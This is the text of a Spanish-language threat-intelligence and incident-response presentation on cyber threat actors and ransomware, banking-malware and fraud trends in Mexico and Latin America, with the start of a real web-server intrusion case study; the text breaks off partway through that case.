



Actores, Amenazas e Incidentes hoy en México, y cómo sobrevivirlos

Jess García

@j3ssgarcia - jess.garcia@one-esecurity.com

Founder and CEO of One eSecurity

Senior SANS Instructor

www.ds4n6.io - Project leader

SANS

WhoAml



Jess García

jess.garcia@one-esecurity.com
@j3ssgarcia



Fundador y CEO de One eSecurity
25 años de experiencia en CybSec / DFIR



Compañía global de DFIR por más de 15 años
www.one-esecurity.com



Líder del proyecto DS4N6
www.ds4n6.io



Senior Instructor en SANS Institute
20 años

Indice




- Actores operando en LATAM
- Casos reales
- Factores de éxito
- (BONUS) Tendencias en ciberseguridad

Actores operando en LATAM en los últimos años


TOP Ataques LATAM 2023

- Phishing y Spear-Phishing que conducen a Stealers, Banking o Ransomware
- Ransomware como BlackCat, ViceSociety o Lockbit que afectan a toda LATAM
- Malwares bancarios como Grandoreiro o RATs como AllaKore
- Ingeniería Social obteniendo información de la empresa a atacar.
- CVE en servidores web, aplicaciones internas o RCEs.



<https://latamciso.com/Report2023ENG.pdf>

Sectores afectados en LATAM 2023



TOP de ataques a Mexico 2023

- Ransomware: BlackCat, Cl0p, 8Base
- Fraude:
 - Actores organizados: FIN13, FIN11
 - Ataques infancieros a infraestructuras: ATM malware
 - Fraude en tarjetas: Clonados, Robos...
 - Fraude en transferencias: Fraude individual
- Ataques geopoliticos, robo de información: APT-C-36
- Insiders






Gráfico de elaboración propia

Datos robados en LATAM 2023

México se sitúa en el **TOP3** como el país conocido por tener más datos vendidos en mercado “underground”.



Threat actors en Mexico actualmente




Gráfico de elaboración propia

- Grupo FIN13 ataca México robando información sensible.
- MummySpider, usando Emotet acaba lanzando desde robos a Ransomwares.
- Lockbit, uno de los grupos de Ransomware con más ingresos del mundo.
- GoldCabin relacionado con los famosos Bumblebee, icedID o Qbot.
- Grandoreiro, uno de los Bankers más utilizados en LATAM.
- FIN11 con el ransomware Cl0p como herramienta principal

Casos reales en LATAM

Caso 1: Fraude

Transacciones fraudulentas como legítimas

Caso 1: ¿Qué ocurrió?

1. Servidor web comprometido anteriormente.

Mala erradicación



2. Servidor web continua siendo vulnerable
File upload


3. Meses después el atacante vuelve a aprovechar la misma vulnerabilidad

Despliegue de herramientas
Webshells y backdoors para persistencia



Caso 1: ¿Qué ocurrió?

1. Ciberatacante consigue credenciales
Archivo txt




3. Ciberatacante obtiene NTDS.dit

Archivo de credenciales de todos los usuarios del dominio

Caso 1: ¿Qué ocurrió?


1. Compromiso de file server



